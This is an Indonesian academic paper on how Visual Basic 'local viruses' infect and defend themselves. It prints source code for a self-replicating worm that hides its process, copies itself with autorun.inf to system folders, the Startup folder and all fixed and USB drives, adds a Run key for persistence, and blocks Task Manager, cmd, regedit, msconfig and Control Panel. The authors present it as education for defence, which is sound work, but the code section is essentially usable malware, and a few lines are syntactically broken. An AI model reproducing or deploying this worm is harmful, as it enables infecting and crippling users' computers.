
REKAYASA TEKNIK PEMROGRAMAN PENCEGAHAN DAN PERLINDUNGAN DARI VIRUS LOKAL MENGUNAKAN API VISUAL BASIC

Junaidi ¹
Sugeng Santoso ²
Lusyani Sunarya ³

junaidiskom@yahoo.com, ciwi212@yahoo.com

ABSTRAKSI

Belakangan ini perkembangan virus yang begitu cepat membuat pengguna komputer merasa kesal, apabila komputernya berjalan sangat lambat tidak seperti biasanya, hal ini mungkin telah terinfeksi virus. Dari sekian banyaknya virus, beberapa diantaranya merupakan virus lokal yang beberapa bulan terakhir sedang gencar-gencarnya menyerang. Virus lokal yang dibuat dengan bahasa pemrograman visual basic, mempunyai beragam nama dan varian, juga memiliki keragaman teknik penyerangan dan pertahanan, biasanya aktivitas penyerangan sulit untuk diketahui. Namun demikian, jika kita mencoba memahami teknik penyerangan, penyebaran dan pertahanannya, virus lokal yang dibuat dengan bahasa pemrograman visual basic, hampir memiliki kemiripan teknik penyerangan, penyebaran dan pertahanan, sehingga mudah bagi yang mengerti untuk mengetahui penyerangan dan pertahanan virus lokal. Rekayasa virus lokal dengan visual basic meliputi teknik menginfeksi flashdisk dari sebuah komputer, menginfeksi komputer target dimana flashdisk terpasang, menggandakan diri ke folder tertentu (umumnya beberapa folder inti seperti windows, system32 dan lain sebagainya). Kemudian virus lokal ini akan menginfeksi registry, pemblokiran registry, cmd, msconfig, sysedit, pengatur folder option dan masih banyak lagi yang akan dibahas satu persatu dalam memahami teknik penyerangan dan pertahanan virus lokal serta pembuatannya melalui bahasa pemrograman visual basic. Dilihat dari teknik infeksi sistem, penggandaan ke sistem dan infeksi registry, virus lokal yang dibuat dengan bahasa pemrograman visual basic mudah untuk diciptakan bagi yang sedikit mengerti dan mudah untuk dimusnahkan bagi yang sedikit mengerti, hal ini sangat tergantung dari tingkat pemahaman. Atas dasar itulah penelitian ini dilakukan untuk memberikan gambaran tentang teknik pembuatan virus lokal dalam hal penyerangan dan pertahanannya.

Kata Kunci : Virus, Registry, Infeksi, Penyerangan, Pertahanan

-
- 1. Dosen Jurusan Teknik Informatika, STMIK Raharja**
Jl. Jend Sudirman No.40 Modern Cikokol-Tangerang Telp 5529692
 - 2. Dosen Jurusan Teknik Informatika, STMIK Raharja**
Jl. Jend Sudirman No.40 Modern Cikokol-Tangerang Telp 5529692
 - 3. Dosen Jurusan Teknik Informatika, STMIK Raharja**
Jl. Jend Sudirman No.40 Modern Cikokol-Tangerang Telp 5529692

PENDAHULUAN

Maraknya virus komputer belakangan ini, cukup membuat para pengguna komputer resah dan sangat menyebalkan, apalagi kalau virus tersebut mulai melakukan penyerangan, komputer akan berjalan sangat lambat, karena ada beberapa aplikasi yang berjalan secara tersembunyi, dimana virus sedang melakukan penyusupan dengan menggandakan dirinya kebeberapa folder sistem dan alamat target. Hingga pada akhirnya virus tersebut mampu membuat *space hardisk* semakin berkurang, memori semakin terbatas, bahkan dapat melakukan manipulasi *file*, pengrusakan data dan masih banyak lagi, hal ini sangat tergantung dari kemampuan virus. Hebatnya lagi adalah, virus mampu melindungi dirinya dari segala sesuatu yang mengancam, mulai dari menginfeksi *registry*, memblokir beberapa fasilitas yang dapat mematikan dirinya, melakukan *restart* otomatis, bahkan sampai melakukan pengrusakan sistem dan pemformatan *hardisk* hingga sistem komputer mati total, dan pada akhirnya virus akan musnah bersama musnahnya sistem komputer yang terserang. Kemudian bisa saja virus akan aktif kembali ketika kita tanpa sengaja menjalankan atau membangkitkan suatu virus, maka yang pasti dilakukan virus tersebut setelah bangkit dari tidurnya adalah menginfeksi sistem agar melekat pada komputer target. Sehingga meskipun komputer tersebut telah di-restart, virus tersebut akan tetap aktif, dan virus tersebut kembali menyerang dari satu lokasi ke lokasi yang lain, dari satu komputer ke komputer yang lainnya melalui jaringan atau media pertukaran data.

Berbekal dari pengalaman yang berkali-kali terserang virus, hingga berkali-kali pula melakukan pemformatan dan penggantian hardisk, pada akhirnya mulai tertarik untuk meneliti dan mempelajari bagaimana virus dibuat, tentunya sesuai dengan kemampuan dalam pemrograman visual basic, penulis mulai melakukan berbagai percobaan dan pengkajian. Diawali dengan melepaskan antivirus, membiarkan virus masuk untuk kemudian menangkapnya dan membongkarnya, hingga pada akhirnya memahami bagaimana teknik penyerangan dan pertahanan virus.

Diawali dengan terbongkarnya beberapa virus lokal yang dibuat dengan *visual basic script*, penulis melakukan beberapa penyesuaian dengan visual basic dan *windows API*, mulai dari teknik penyerangan sistem, penggandaan diri dan pertahanan dari ancaman, hingga sampai pada persembunyian, pengenalan, gangguan dan pengrusakan. Dan pada akhirnya dipaparkan secara terbuka pada artikel yang berjudul "Rekayasa Teknik Penyerangan dan Pertahanan Virus Lokal Dengan API – Visual Basic".

Dari paparan diatas tentunya kita bertanya akan adanya beberapa permasalahan yang harus dipecahkan, bagaimana mungkin virus dibuat sedemikian rupa dengan

beberapa kemampuan?, adakah program aplikasi yang mampu membuat virus dengan mudah?, mampukah visual basic membuat virus lokal dengan teknik penyerangan dan pertahanan ? bagaimanakah rekayasa teknik penyerangan dan pertahanan virus dengan API – Visual basic ?

Walaupun akan membahas tentang rekayasa teknik penyerangan dan pertahanan virus, penulis membatasi pembahasan hanya pada teknik penyerangan dan pertahanan dengan API – Visual Basic, tidak sampai pada teknik pengrusakan dan pemusnahan. Hal ini dimaksudkan karena tulisan ini untuk menambah wawasan dalam penanganan virus, sehingga mampu memberikan gambaran bagaimana memusnahkan sebuah virus dari komputer yang terserang, dengan harapan dapat memberikan sesuatu yang positif dan bukan digunakan untuk tujuan negatif.

PEMBAHASAN

Bahasa pemrograman visual basic dengan menggabungkan beberapa fasilitas API, belakangan ini kerap kali digunakan sebagai media dalam pembuatan virus lokal, hal ini dapat dilihat dari maraknya virus menyerang beberapa komputer, baik itu dibuat dengan visual basic script dengan menggunakan text editor biasa, maupun dibuat dengan bahasa pemrograman visual basic, dan untuk memaksimalkan fungsinya agar tidak memiliki ketergantungan secara utuh terhadap visual basic, diantara *source codenya* menggunakan fasilitas API. Secara mendasar VB mirip dengan bahasa pemrograman yang lain, misalnya Basic, C dan Pascal (tetapi tentu saja sintak dari tiap-tiap bahasa tidak sama persis). Lompatan besar VB adalah kemampuannya untuk memanfaatkan *windows*. VB tidak memerlukan pemrograman khusus untuk menampilkan jendela, dan cara penggunaanya juga berbasis visual seperti aplikasi *windows* lainnya, namun demikian pada tahapan ini kita lebih banyak menggunakan script dalam perancangannya.

Hampir seluruh pengguna komputer mendengar istilah virus komputer, rata-rata beranggapan bahwa virus komputer adalah program yang merusak data dan mengganggu kinerja komputer. Namun demikian, tidak sedikit diantara mereka yang mendengar virus komputer tidak begitu memahami bagaimana virus beroperasi, apa saja bagian yang diserang dan bagaimana ia mempertahankan diri. Kebanyakan diantara mereka, mengandalkan pada beberapa antivirus yang telah ada. Tapi pada kenyataannya, tidak semua antivirus mampu memulihkan komputer yang telah terinfeksi virus, apalagi antivirus yang ada tidak diupdate. Hal ini sangat dimungkinkan, karena biasanya virus selangkah lebih maju dari antivirus.

Dalam implementasinya, sebelum virus dilepaskan untuk beroperasi, ada beberapa kemampuan dasar yang harus dimiliki, yaitu kemampuan menyembunyikan diri, mengaktifkan diri setiap *startup* sistem, menyebar melalui media *file executable*, mempercepat proses penyebaran melalui media pertukaran data dan informasi, mempercepat penyebaran dengan memanfaatkan kelemahan suatu sistem, menyebar dengan *file name spoofing*, mempercepat proses penyebaran dengan pendekatan *social engineering* serta kemampuan dalam membangun pertahanan untuk menjaga eksistensi dirinya. Diantara kemampuan yang harus dimiliki virus komputer agar dapat bekerja lebih maksimal, hanya beberapa kemampuan saja yang menjadi fokus pembahasan, yaitu kemampuan dalam menginfeksi sistem, menyembunyikan dan menyebarkan diri serta kemampuan dalam pertahanan.

1. Melakukan Penggandaan Ke Sistem

Proses penggandaan ke sistem berfungsi agar virus tetap aktif pada saat komputer *restart*. Biasanya hasil penggandaan ke sistem mempunyai nama yang hampir sama dengan nama *file system* dan ada juga yang sama persis dengan nama *file system*, hanya saja lokasi *file* tersebut berbeda dengan *file* aslinya atau pada lokasi yang sama dan terjadi sedikit perbedaan di nama *file* yang hampir tidak diketahui perbedaannya (contoh *winlogon.exe*, *lsass.exe*, *services.exe*, *csrss.exe*, *iexplorer.exe*, *shell.exe*, *smss*, *svchost.exe*, *system.exe*, *taskmgr.exe*, *explorer.exe*, *notepad.exe*, *winword.exe*, dll).

Ketika virus dijalankan, maka virus tersebut akan mulai melakukan aktivitasnya sebagai virus yaitu dengan melakukan penggandaan ke sistem komputer. Hal ini dilakukan agar virus tetap berada pada sistem meskipun sarana media penyebarannya telah dilepas, virus tersebut akan tetap aktif dengan cara mengaktifkan virus yang tercopy di sistem sehingga sistem benar-benar telah terinfeksi virus. Lokasi folder penggandaan virus pada sistem biasanya meliputi *windows / winnt*, *system32*, *startup*, *application data*. Lokasi ini biasanya paling sering digunakan, karena menurut orang awam *file* pada lokasi ini tidak boleh dihapus, dan hampir semua *file* yang ada merupakan *file* penting, dan jika terjadi penghapusan akan mengalami kerusakan, hal ini dimanfaatkan oleh virus untuk melindungi dirinya.

Selain lokasi folder, virus juga melakukan perubahan *extension* untuk menyamar agar sulit dicari. *Extension files* yang sering digunakan pada saat melakukan penggandaan pada sistem misalnya *exe*, *scr*, *com* dan *pif*. *Extension* ini semuanya memiliki cara akses yang sama. Meskipun terjadi perubahan *extension*, tetap akan berjalan dengan normal.

Agar penyamaran sukses virus juga menggunakan penamaan yang hampir sama dengan *file* sistem atau bahkan memang sama hanya saja lokasi *file* yang berbeda, dengan tujuan membuat bingung, karena sulit membedakan antara *file* sistem yang asli dengan yang palsu (virus). Penamaan *file* dengan *winlogon.exe*, *lsass.exe*, *services.exe*, *csrss.exe*, *smss.exe*, akan dilindungi oleh task manager sehingga tidak dapat dimatikan prosesnya oleh *task manager*.

2. Melakukan Pengaturan *Registry*

Virus yang berjalan pada sistem operasi *windows* tidak dapat lepas dari bantuan *registry* yang dapat membuat virus tersebut mampu memiliki daya tahan yang sangat kuat sehingga sulit sekali untuk dimusnahkan. *Registry* dimanfaatkan virus sebagai suatu tameng atau benteng pertahanan yang dapat melindunginya dari berbagai serangan-serangan yang dapat membuat dirinya (virus) musnah dari computer yang telah terinfeksi.

Misalkan kita telah berhasil mematikan suatu virus dengan menggunakan program *task manager* ataupun program sejenisnya tanpa melakukan pembersihan pada *registry*. Dimana virus telah memasang suatu kunci pada *registry* yang akan mengaktifkan dirinya jika user menjalankan suatu aplikasi, maka sudah bisa dipastikan bahwa virus tersebut akan aktif kembali. Fungsi untuk menyeting *registry* yang digunakan oleh virus tidak banyak virus hanya memerlukan suatu fungsi untuk membuat kunci (Biasanya *DWORD* dan *STRING*) dan menghapus suatu kunci *registry* (Biasanya jarang digunakan).

3. Melakukan Pengaktifan Virus Pada Sistem

Jika virus telah melakukan penggandaan di system computer maka virus tersebut akan mengaktifkan hasil penggandaannya yang telah berada di sistem, sehingga meskipun *flashdisk* atau pun media penyimpanan lainnya yang digunakan sebagai suatu sarana penyebaran virus tersebut dilepas maka virus tersebut akan tetap aktif. Untuk melakukan pengaktifan virus yang telah berada pada sistem komputer virus tersebut hanya melakukan suatu perintah untuk menjalankan virus yang berada di sistem computer tersebut dengan perintah *Shell* atau dengan perintah *ShellExecute*.

4. Rekayasa Teknik Penyebaran

4.a Membaca *Address Bar* Pada Window Explorer

Teknik ini sangat baik selain proses penyebaran sangat cepat juga tidak memerlukan suatu teknik pencarian suatu file. Mengapa tidak memerlukan

pencarian? Karena user telah memberikan informasi lokasi suatu file yang dianggap penting oleh user dengan cara membuka folder tersebut menggunakan *windows explorer* yang selanjutnya digunakan user untuk menjalankan file tersebut. Virus yang mendapatkan lokasi tersebut langsung menggandakan diri ke dalamnya. Biasanya penamaan file dari hasil penggandaan virus tersebut diambil dari nama subfolder yang sedang terbuka.

4.b Membaca Folder Dan Sub Folder Pada Drive Hardisk

Cara penggandaan yang satu ini sangat memakan banyak waktu untuk proses penyebaran. Tapi jika penyebarannya berhasil bisa dibayangkan kalau cara penggandaannya berdasarkan subfolder saja untuk satu partisi system saja bisa mencapai ribuan coba kalau user tersebut menggunakan Multi OS dikomputernya. Bayangkan saja!!!. Apalagi kalau sistem penggandaannya berdasarkan file-file yang ada dipartisi, pasti lebih heboh lagi.

5. Rekayasa Teknik Penyerangan

Setelah virus tersebut melakukan penggandaan ke system, mengubah *registry*, baru virus tersebut melakukan penyerangan (pengrusakan). Serangan virus ini yang sangat ditakuti oleh pengguna komputer. Tetapi jika virus tersebut hanya melakukan penyebaran itu bukan masalah karena tidak melakukan pengrusakan. Dalam hal ini kita tidak akan membahas bagaimana teknik penyerangan untuk tingkat pengeruskana, hal ini dimaksudkan karena tulisan ini pada intinya bertujuan hanya untuk pendidikan.

IMPLEMENTASI


Sebagai bentuk uji coba dan pembuktian dari penelitian ini, berikut adalah *source code* dari program virus yang dibuat dengan visual basic. Program yang diberi nama *RekayasaVirus.exe* ini sengaja dibuat sangat sederhana dengan sedikit dampak, namun tidak membatasi terhadap kemampuannya dalam memblokir beberapa fasilitas yang membahayakan keberadaannya, seperti melakukan proses *hidden file* pada *windows explorer* maupun taskbar dan *task manager*, melakukan pemblokiran terhadap *registry, run, msconfig, cmd, folder options* dan lain sebagainya. Program ini menggunakan satu *file project*, satu *form*, satu *module*, satu *label* pada *form*, satu *control timer* pada *form* dengan pengaturan *interval* 100 serta penggunaan *script* pada *form* dan *module* dengan beberapa fungsi.

Rancangan form pada program RekeyasaVirus (Gambar-1):




Gambar 1
Tampilan form dengan penggunaan satu label
untuk memunculkan jam pada sistem

Pengaturan pada project explorer dan properties (Gambar-2):



Gambar 2
Penamaan *project*, *file*, *form*, *module* pada *project explorer* dan
caption pada *properties*

Penggunaan *control timer* untuk mendukung proses penyebaran
(Gambar-3):



Gambar 3
Penggunaan Timer Untuk Mendukung Proses Pengandaan File dan
Penyebaran Melalui Flash Disk

Code pada form dengan memanggil fungsi pada module:

```
Private Sub Form_Load()
    App.TaskVisible = False
    Main
End Sub
```

Prosedur ini yang paling pertama dijalankan pada saat program dijalankan. Hal yang pertama dilakukan adalah menyembunyikan prosesnya dari *task manager* dan juga menyembunyikan agar tidak terlihat pada *taskbar*, sehingga sulit untuk dihentikan, kemudian akan memanggil fungsi Main yang berada pada modul.

```
Private Sub Timer1_Timer()
    Label1.Caption = Time()
    InfeksiDriveRemovable
End Sub
```

Prosedur ini dibuat karena adanya penggunaan *control timer* pada form, hal ini dimaksudkan agar program akan selalu berjalan dan selalu memantau aktifitas drive pada hardisk dan removable drive yang terpasang dalam interval persepuluh detik, hal ini dimaksudkan untuk mempertahankan keberadaan virus dan dapat melakukan penyebaran melalui media removable drive dengan memanggil fungsi *InfeksiDriveRemovable* yang berada pada *module*.

Code pada modul dengan beberapa fungsi :

```
'— persiapan dan api
'— function api untuk perintah copy file
Public Declare Function CopyFile _
    Lib "kernel32" _
    Alias "CopyFileA" _
    (ByVal lpExistingFileName As String, ByVal lpNewFileName As String, _
    ByVal bFailIfExists As Long) As Long
```

Penggunaan fungsi *windows api* ini dimaksudkan untuk keperluan penggandaan file dalam hal memperbanyak diri, baik dari removel drive ke *hardisk* maupun sebaliknya. Fungsi ini akan digunakan pada saat melakukan penggandaan file dengan perintah *copy*.

'— function api untuk mengambil alamat folder tertentu

```
Public Declare Function SHGetSpecialFolderLocation _
    Lib "shell32.dll" _
    (ByVal hwndOwner As Long, ByVal nFolder As Long, pidl As ITEMIDLIST) _
    As Long
```

Penggunaan fungsi *windows api* ini dimaksudkan untuk keperluan penggandaan file dalam hal mendapatkan lokasi folder tertentu. Fungsi ini akan digunakan pada saat melakukan penggandaan file dengan perintah copy untuk mendapatkan alamat folder tujuan.

'— function api untuk mengambil daftar alamat folder

```
Public Declare Function SHGetPathFromIDList _
    Lib "shell32.dll" _
    Alias "SHGetPathFromIDListA" _
    (ByVal pidl As Long, ByVal pszPath As String) _
    As Long
```

Penggunaan fungsi *windows api* ini dimaksudkan untuk keperluan penggandaan file dalam hal mendapatkan daftar alamat folder yang ada. Fungsi ini akan digunakan pada saat melakukan penggandaan file dengan perintah copy ketika melakukan pemanggilan fungsi mendapatkan alamat folder tertentu.

'— function api untuk mengambil alamat folder sistem

```
Public Declare Function GetSystemDirectory _
    Lib "kernel32.dll" _
    Alias "GetSystemDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) _
    As Long
```

Penggunaan fungsi *windows api* ini dimaksudkan untuk keperluan penggandaan file dalam hal mendapatkan lokasi folder system32. Fungsi ini akan digunakan pada saat melakukan penggandaan file dengan perintah copy untuk mendapatkan alamat folder system32.

'— function api untuk mengambil alamat folder windows

```
Public Declare Function GetWindowsDirectory _
    Lib "kernel32.dll" _
    Alias "GetWindowsDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) _
    As Long
```

Penggunaan fungsi windows api ini dimaksudkan untuk keperluan penggandaan file dalam hal mendapatkan lokasi folder windows. Fungsi ini akan digunakan pada saat melakukan penggandaan file dengan perintah copy untuk mendapatkan alamat folder windows.

'— function api untuk mengambil tipe drive yang ada

```
Public Declare Function GetDriveType _  
    Lib "kernel32" _  
    (ByVal nDrive As String) _  
    As Long
```

Penggunaan fungsi *windows api* ini dimaksudkan untuk keperluan penggandaan file dalam hal mendapatkan drive yang terpasang baik hardisk dan maupun removable drive. Pembacaan hardisk meliputi semua drive beserta partisinya. Fungsi ini akan digunakan pada saat melakukan penggandaan file dengan perintah copy untuk mendapatkan daftar drive yang terpasang, juga dimanfaatkan untuk menyebarkan dirinya melalui flash disk yang dipantau berdasarkan interval waktu pada timer.

'— function api pengaturan atribut file

```
Public Declare Function SetFileAttributes _  
    Lib "kernel32" _  
    Alias "SetFileAttributesA" _  
    (ByVal lpFileName As String, ByVal dwFileAttributes As Long) _  
    As Long
```

Penggunaan fungsi *windows api* ini dimaksudkan untuk keperluan pengaturan atribut file dalam hal menyembunyikan file agar tidak terlihat, sehingga keberadaanya sulit untuk diketahui. Fungsi ini akan digunakan pada saat setelah berhasil penggandaan file dengan perintah copy.

'— function api pengambilan attribut attribut file

```

Public Declare Function GetFileAttributes _
    Lib "kernel32" _
    Alias "GetFileAttributesA" _
    (ByVal lpFileName As String) As Long

Public Type SHITEMID
    Ned As Long
    Jun As Byte
End Type

Public Type ITEMIDLIST
    Uned As SHITEMID
End Type

Enum SFolder
    CSIDL_STARTUP = &H7
End Enum

Public Const FILE_ATTRIBUTE_READONLY = &H1
Public Const FILE_ATTRIBUTE_HIDDEN = &H2

```

Penggunaan fungsi-fungsi windows api ini dimaksudkan untuk keperluan pengaturan atribut file, penggunaan fungsi mendapatkan alamat folder tertentu, folder system32 dan folder windows. Juga terdapat beberapa fungsi untuk mendeklarasikan type variabel.

'— prosedur utama untuk menjalankan beberapa fungsi

```

Public Sub Main()
    On Error Resume Next
    InfeksiFolderSistem
    InfeksiDriveRemovable
    AturAtributFile
    InfeksiRegistry
End Sub

```

Prosedur ini merupakan sebuah prosedur utama untuk memanggil beberapa fungsi yang akan dijalankan, diantara fungsi-fungsi tersebut adalah fungsi untuk menggandakan file ke folder sistem, menggandakan file ke *drive* dan *removable drive* yang tersedia, fungsi pengaturan atribut file dan yang terpenting lagi adalah fungsi untuk pengaturan *registry*.

```
'— mengambil file sumber
Public Function GetFileSumber() As String
    On Error Resume Next
    GetFileSumber = App.Path & "\ " & App.EXEName & ".exe"
End Function
```

Fungsi ini digunakan untuk keperluan penggandaan dengan mengambil nama file sumber lengkap dengan alamatnya, untuk kemudian fungsi ini akan dimanfaatkan pada saat perintah copy digunakan sebagai sumber.

```
'— mengambil folder khusus
Public Function GetSpecialFolder(JenisFolder As SFolder) As String
    Dim Jun1 As Long, IDL As ITEMIDLIST
    Jun1 = SHGetSpecialFolderLocation(100, JenisFolder, IDL)
    If Jun1 = NOERROR Then
        Path$ = Space$(512)
        Jun1 = SHGetPathFromIDList(ByVal IDL.Uned.Ned, ByVal Path$)
        GetSpecialFolder = Left$(Path, InStr(Path, Chr$(0)) - 1) & "\ "
    Exit Function
    End If
    GetSpecialFolder = ""
End Function
```

Fungsi ini digunakan untuk keperluan penggandaan dengan mengambil alamat folder tertentu yang terdapat pada fungsi daftar folder. Penggunaan fungsi ini sangat terkait dengan fungsi *windows api* yang sudah dideklarasikan sebelumnya, untuk kemudian fungsi ini akan dimanfaatkan pada saat perintah copy digunakan sebagai alamat tujuan.

```
'— mengambil alamat folder sistem
Public Function GetSystemPath() As String
    On Error Resume Next
    Dim Buffer As String * 255, Ned1 As Long
    Ned1 = GetSystemDirectory(Buffer, 255)
    GetSystemPath = Left(Buffer, Ned1) & "\ "
End Function
```

Fungsi ini digunakan untuk keperluan penggandaan dengan mengambil alamat folder system32. Penggunaan fungsi ini sangat terkait dengan fungsi *windows api* untuk mendapatkan alamat folder system32 yang sudah dideklarasikan sebelumnya, untuk

kemudian fungsi ini akan dimanfaatkan pada saat perintah *copy* digunakan sebagai alamat tujuan.

```
'— mengambil alamat folder windows
Public Function GetWindowsPath() As String
    On Error Resume Next
    Dim Buffer As String * 255, Ned1 As Long
    Ned1 = GetWindowsDirectory(Buffer, 255)
    GetWindowsPath = Left(Buffer, Ned1) & "\
End Function
```

Fungsi ini digunakan untuk keperluan penggandaan dengan mengambil alamat folder windows. Penggunaan fungsi ini sangat terkait dengan fungsi *windows api* untuk mendapatkan alamat folder windows yang sudah dideklarasikan sebelumnya, untuk kemudian fungsi ini akan dimanfaatkan pada saat perintah *copy* digunakan sebagai alamat tujuan.

```
'— menggandakan diri ke alamat folder penting pada windows
Public Function InfeksiFolderSistem() As String
    On Error Resume Next
    '— menggandakan file virus
    CopyFile GetFileSumber, GetWindowsPath & "RekayasaVirus.exe", 0
    CopyFile GetFileSumber, GetSystemPath & "RekayasaVirus.exe", 0
    CopyFile GetFileSumber, GetSpecialfolder(CSIDL_STARTUP) & _
        "RekayasaVirus.exe", 0
    '— menggandakan file autorun
    CopyFile App.Path & "\ & "autorun.inf", GetWindowsPath & "autorun.inf", 0
    CopyFile App.Path & "\ & "autorun.inf", GetSystemPath & "autorun.inf", 0
    CopyFile App.Path & "\ & "autorun.inf", GetSpecialfolder(CSIDL_STARTUP) & _
        "autorun.inf", 0
End Function
```

Fungsi ini berguna untuk melakukan infeksi folder sistem dengan penggandaan berdasarkan perintah *copy* yang digunakan, penggunaan fungsi ini memanfaatkan beberapa fungsi yang pernah dideklarasikan sebelumnya, seperti fungsi mendapatkan file sumber lengkap dengan alamatnya, mendapatkan alamat folder tertentu, alamat folder system32, mendapatkan alamat folder windows yang akan dijadikan sebagai alamat tujuan.

'— menggandakan diri ke alamat drive dan removable yang tersedia

```

Public Function InfeksiDriveRemovable() As String
    Dim DriveAscii As Integer, DriveHuruf As String
    DriveHuruf = ""
    For DriveAscii = 66 To 90
        DriveHuruf = Chr(DriveAscii) & ":\\"
        If GetDriveType(DriveHuruf) = 3 Or GetDriveType(DriveHuruf) = 2 Then
            '— Type drive 3 = Hardisk, 2 = Flash Disk
            '— menggandakan file virus
            CopyFile GetFileSumber, DriveHuruf & "RekayasaVirus.exe", 0
            '— menggandakan file autorun
            CopyFile App.Path & "\\" & "autorun.inf", DriveHuruf & "autorun.inf", 0
        End If
    Next
End Function

```

Fungsi ini berguna untuk melakukan infeksi folder sistem dengan penggandaan berdasarkan perintah copy yang digunakan, penggunaan fungsi ini memanfaatkan fungsi mendapatkan drive yang tersedia termasuk removable drive. Fungsi ini dimaksudkan untuk keperluan penyebaran melalui media flash disk yang keberadaannya dipantau berdasarkan interval timer yang ditentukan.

'— mengatur attribut file untuk hidden dan read only

```

Public Function AturAtributFile() As String
    Dim DriveAscii As Integer, DriveHuruf As String
    DriveHuruf = ""
    For DriveAscii = 66 To 90
        DriveHuruf = Chr(DriveAscii) & ":\\"
        If GetDriveType(DriveHuruf) = 3 Or GetDriveType(DriveHuruf) = 2 Then
            'Type drive 3 = Hardisk, 2 = Flash Disk
            SetFileAttributes DriveHuruf & "RekayasaVirus.exe", _
            FILE_ATTRIBUTE_HIDDEN Or FILE_ATTRIBUTE_READONLY
        End If
    Next
    SetFileAttributes GetWindowsPath & "RekayasaVirus.exe", _
    FILE_ATTRIBUTE_HIDDEN Or FILE_ATTRIBUTE_READONLY
    SetFileAttributes GetSystemPath & "RekayasaVirus.exe", _
    SetFileAttributes GetSpecialFolder(CSIDL_STARTUP) & _
    "RekayasaVirus.exe", FILE_ATTRIBUTE_HIDDEN Or
    FILE_ATTRIBUTE_READONLY
End Function

```

Fungsi ini akan digunakan pada saat perintah *copy* selesai dilaksanakan, hal ini dimaksudkan untuk pengaturan atribut file agar dapat di hidden dan *read only*, dengan tujuan untuk pertahanan agar keberadaannya tidak terlihat.

Public Function InfeksiRegistry()

```
Dim WShell As Object, RG1 As String, RG2 As String
Dim RG3 As String, RG4 As String
RG1 = "Software\Microsoft\Windows\CurrentVersion\"
RG2 = "SOFTWARE\Microsoft\Windows NT\CurrentVersion\"
RG3 = "Software\Microsoft\Internet Explorer\Main\"
RG4 = "Software\Policies\Microsoft\Windows\system\"
Set WShell = CreateObject("WScript.Shell")

'— merubah registered owner windows
WShell.Regwrite "HKLM\" & RG2 & "\RegisteredOwner", "Virus"

'— merubah registered organization windows
WShell.Regwrite "HKLM\" & RG2 & "\RegisteredOrganization", "Rekayasa"

'— merubah Title Internet Explorer
WShell.Regwrite "HKCU\" & RG3 & "\Window Title", ">::Rakayasa::Virus::"

'— mengaktifkan virus pada saat setiap starup sistem
WShell.Regwrite "HKLM\" & RG1 & "\Run\RekayasaVirus", _
GetWindowsPath & "RekayasaVirus.exe"

'— blokir command prompt
WShell.Regwrite "HKCU\" & RG4 & "DisableCMD", _
"1", "REG_DWORD"

'— blokir task manager
WShell.Regwrite "HKCU\" & RG1 & "Policies\System\DisableTaskMgr", _
"1", "REG_DWORD"

'— blokir regedit
WShell.Regwrite "HKCU\" & RG1 & "Policies\System\DisableRegistryTools", _
"1", "REG_DWORD"

'— blokir msconfig
WShell.Regwrite "HKCU\" & RG1 & "Policies\System\DisableMsConfig", _
"1", "REG_DWORD"

'— advanced hidden
WShell.Regwrite "HKCU\" & RG1 & "Advanced\Hidden", "0", "REG_DWORD"
```

```

'— blokir fasilitas run
WShell.Regwrite "HKCU\" & RG1 & "Policies\Explorer\NoRun", _
    "1", "REG_DWORD"

'— blokir fasilitas pencarian
WShell.Regwrite "HKCU\" & RG1 & "Policies\Explorer\NoFind", _
    "1", "REG_DWORD"

'— blokir fasilitas pengaturan folder
WShell.Regwrite "HKCU\" & RG1 & "Policies\Explorer\NoFolderOptions", _
    "1", "REG_DWORD"

'— blokir fasilitas-fasilitas lainnya
WShell.Regwrite "HKCU\" & RG1 & "Policies\Explorer\NoClose", _
    "1", "REG_DWORD"

WShell.Regwrite "HKCU\" & RG1 & "Policies\Explorer\NoControlPanel", _
    "1", "REG_DWORD"

WShell.Regwrite "HKCU\" & RG1 & "Policies\Explorer\NoViewContextMenu", _
    "1", "REG_DWORD"

